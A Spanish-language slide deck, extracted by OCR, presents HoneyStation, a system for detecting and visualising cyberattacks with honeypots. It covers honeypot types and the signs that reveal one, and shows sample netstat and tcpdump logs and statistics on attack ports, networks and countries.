Detección, Análisis y Visualización De Ciberataques en Tiempo real

HoneyStation

Fco. J. Rodríguez Montero

Qué vamos a tratar

1- Introducción a los Honeypots
2- Información recopilada
3- **HoneyStation**
4- Casos reales

Definición

Un honeypot es un recurso que simula ser un objetivo real, el cual se espera que sea atacado o comprometido. Los principales objetivos son el distraer a los atacantes y obtener información sobre el ataque y el atacante.

[R. Baumann, C. Plattner]

Finalidad

- Expuesto deliberadamente para ser atacado.
- Distraer y desviar la atención del atacante.
- Obtener información.
- Obtener tendencias de ataque.
- Detectar campañas maliciosas.
- Aprendizaje.
- Detectar nuevas vulnerabilidades.
- Malware.
- Complementar a otras soluciones de seguridad.

Consideraciones

- No es un sistema de producción, nadie debería de tratar de comunicarse con él.
- Cualquier tráfico con destino al honeypot es considerado sospechoso.
- Cualquier tráfico originado desde el honeypot significará sistema comprometido.
- Evitar cualquier ataque potencial a otro equipo o a terceros.

Tiempo para recibir un ataque/sondeo ?

12:58

Sun Nov 15 12:58:55 2015

Every 1,0s: netstat -antp Sun Nov 15 12:58:55 2015

Conexiones activas de Internet (servidores y establecidos)

Proto	Recib	Enviad	Dirección local	Dirección remota	Estado	PID/Program name
tcp	0	0	0.0.0.0:135	0.0.0.0:*	ESCUCHAR	15855/python
tcp	0	0	0.0.0.0:139	0.0.0.0:*	ESCUCHAR	15855/python
tcp	0	0	192.168.1.241:4555	0.0.0.0:*	ESCUCHAR	1487/sshd
tcp	0	0	0.0.0.0:2222	0.0.0.0:*	ESCUCHAR	14751/python
tcp	0	0	0.0.0.0:80	0.0.0.0:*	ESCUCHAR	2148/apache2
tcp	0	0	0.0.0.0:23	0.0.0.0:*	ESCUCHAR	23368/python
tcp	0	0	0.0.0.0:445	0.0.0.0:*	ESCUCHAR	15855/python
tcp	0	0	192.168.1.240:23	85.96.161.50:3833	ESTABLECIDO	23368/python
tcp	0	96	192.168.1.241:4555	192.168.1.204:49930	ESTABLECIDO	26706/sshd: nekko [
tcp	0	0	192.168.1.240:23	42.57.212.20:59858	ESTABLECIDO	23368/python

```
2086 23
  63 5900
  52 22
  19 80
  12 19954
   7 8080
   2 1433
   1 9200
   1 81
   1 6379
```

```
1496 AS4837 CNCGROUP China169 Backbone
 302 AS4134 Chinanet
 208 AS17923 asn for Neimenggu Provinci
  63 AS51167 Contabo GmbH
  60 AS9146 BH Telecom d.d. Sarajevo
  14 AS6724 STRATO AG
  14 AS46664 VolumeDrive
   9 AS3352 TELEFONICA DE ESPANA
   8 AS4780 Digital United Inc.
   7 AS4766 Korea Telecom
```

```
2009 CN,China
  82 DE,Germany
  60 BA,BosniaandHerzegovina
  47 US,UnitedStates
  12 ES,Spain
  10 BR,Brazil
   9 TW,Taiwan
   7 KR,Korea,Republicof
   5 MA,Morocco
   3 TR,Turkey
```

```
284 119  7.72.64
243 27.  3.149.5
243 223  53.51.211
243 121  1.66.139
242 175  65.81.233
241 58.  .124.185
208 123  79.22.152
151 42.  .212.20
 67 175  3.148.55
 63 178  38.228.239
```

Clasificación de Honeypots (I)

USO

Producción

- Prevenir, detectar y responder.
- Proteger a la organización
- Alertar a los administradores.

Investigación

- Aprendizaje.
- Retener al intruso el mayor tiempo posible.

Interacción

Baja

- Simulan servicios o sistemas operativos
- Actividad limitada
- Mínimo riesgos
- Información mínima
- Fáciles de instalar y mantener.
- Fácil de detectar por un atacante experimentado.

Media

- Mayor interacción.
- Aumenta el riesgo
- Mayor cantidad de información recopilada.
- Obtención de muestras de malware.

Alta

- Sistemas reales (Físicos o virtuales).
- Riesgo es alto.
- Gran cantidad de información obtenida.
- Monitorización, Análisis Forense …
- Costoso de mantener

Clasificación de Honeypots (II)

IMPLEMENTACIÓN	ROL	LOCALIZACIÓN
Honeypots Físicos	Cliente	Red Interna
Honeypots Virtuales	Servidor	Exterior (DMZ, VPS)

Ventajas/Inconvenientes

Ventajas

- Protección de nuestros sistemas.
- Prevención de ataques.
- Recursos Mínimos
- Falsos positivos mínimos
- Ataques internos y externos
- Producen poca información, pero muy valiosa.


Inconvenientes

- No aportan valor si no son atacados.
- Visión limitada.
- Más interacción, más riesgo.
- Identificación de honeypots mediante:
  - Herramientas específicas.
  - Scripts de nmap.
  - Fingerprinting
    - Black Hat USA 2015 - Breaking Honeypots For Fun And Profit
  - Servicios como https://honeyscore.shodan.io

Detectar un Honeypot


Qué nos hace sospechar

- Poca actividad en el sistema.
- Muchos puertos abiertos o combinaciones no realistas.
- Credenciales demasiado débiles.
- Software Honeypot instalado por defecto.
- Sistema operativo instalado por defecto.
- Poco software instalado.
- Detección de VM.
- Ficheros y carpetas muy llamativos.



Quien visita mi Honeypot?


- Ataques automatizados desde equipos Comprometidos.
- Script Kiddies.
- Ciberdelincuentes con conocimientos avanzados.
- Investigadores.
- Crawler BOT.
- Atacantes con intenciones poco claras.



Twisted

https://github.com/paralax/awesome-honeypots

Información sobre tendencias de ataque



```
08:18:54.696111 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:18:54.709686 IP 39.113.75.240.47946 > 10.70.12.11 23: tcp 0
08:18:55.193755 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:18:55.216866 IP 39.113.75.240.47946 > 10.70.12.11 23: tcp 0
08:18:55.684032 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:18:55.684277 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 6
08:18:56.215301 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:19:01.273948 IP 198.199.98.246.46304 > 10.70.12.11.5900: tcp 0
08:19:01.495959 IP 198.199.98.246.46304 > 10.70.12.11.5900: tcp 0
08:19:01.496064 IP 198.199.98.246.46304 > 10.70.12.11.5900: tcp 0
08:19:01.719616 IP 198.199.98.246.46304 > 10.70.12.11.5900: tcp 0
08:19:06.174119 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:06.177344 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:19:06.615726 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:06.622687 IP 39.113.75.240.48054 > 10.70.12.11 23: tcp 0
08:19:07.086104 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:07.086239 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 6
08:19:07.591534 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:15.940534 IP 198.199.98.246.47821 > 10.70.12.11.22: tcp 0
08:19:16.164914 IP 198.199.98.246.47821 > 10.70.12.11.22: tcp 0
08:19:16.167392 IP 198.199.98.246.47821 > 10.70.12.11.22: tcp 0
08:19:16.414442 IP 198.199.98.246.47821 > 10.70.12.11.22: tcp 0
08:19:17.554173 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:17.556198 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:18.054095 IP 39.113.75.240.48154 > 10.70.12.11 23: tcp 0
08:19:18.064334 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:18.579168 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:18.579288 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 6
08:19:19.124066 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:29.084000 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:29.117381 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:29.596645 IP 39.113.75.240.48260 > 10.70.12.11 23: tcp 0
08:19:29.665612 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:30.210599 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:30.210705 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 6
08:19:30.786906 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:40.726303 IP 39.113.75.240.48455 > 10.70.12.11 23: tcp 0
08:19:40.747028 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:41.137819 IP 39.113.75.240.48455 > 10.70.12.11 23: tcp 0
08:19:41.193682 IP 39.113.75.240.48357 > 10.70.12.11 23: tcp 0
08:19:41.563797 IP 39.113.75.240.48455 > 10.70.12.11 23: tcp 0
08:19:41.563906 IP 39.113.75.240.48455 > 10.70.12.11 23: tcp 6
08:19:42.034843 IP 39.113.75.240.48455 > 10.70.12.11 23: tcp 0
```

Información sobre tendencias de ataque

IP

- RIR
- Continente
- Coordenadas
- País
- Ciudad
- ASN
- Organización

MAC (Red Local)

- Fabricante

FECHA

PUERTO

ANALISIS ACTIVO SOSPECHOSO

- Puertos
- Servicios
- Sistema Operativo

CRUCE DE INFORMACIÓN CONTRA LISTAS DE REPUTACIÓN DE Ips.

Públicas

- Generadas por los honepots.
- Virus Total
- HoneyDB
- Open BL
- NoThink
- AlientVault
- Twitter
- Proxys y Proxy Socks
- Exit Node Tor

Privadas

Información sobre Ataques

IP

- RIR
- Continente
- Coordenadas
- País
- Ciudad
- ASN
- Organización

MAC(Red Local)

- Fabricante

FECHA

PUERTO

ANALISIS ACTIVO SOSPECHOSO

- Puertos
- Servicios
- Sistema Operativo

CRUCE DE INFORMACIÓN CONTRA LISTAS DE REPUTACIÓN DE Ips.

Públicas

- Generadas por los honepots.
- Virus Total
- HoneyDB
- Open BL
- NoThink
- AlientVault
- Twitter
- Proxys y Proxy Socks
- Exit Node Tor

Privadas

COMUNICACIÓN

- Sistema Operativo
- Comandos Ejecutados
- Acciones realizadas
- Exploit Utilizados
- Snort, Suricata ...
- WAF

MALWARE

- Orígenes descarga
- Tipo de muestra
- Hash
- Chequeo motores antivirus.
- Obtención de C&C
- Análisis Estático
- Análisis Dinámico

Despliegue


Desplegar Honeypots en distintos:


- Países
- Proveedores de Internet
- Universidades
- Sistemas de Control Industrial
- Instituciones públicas


Centralización de la información:


- Envío seguro a un servidor centralizado.
- Almacenamiento, análisis, consulta y visualización de la información almacenada.


Inspiración










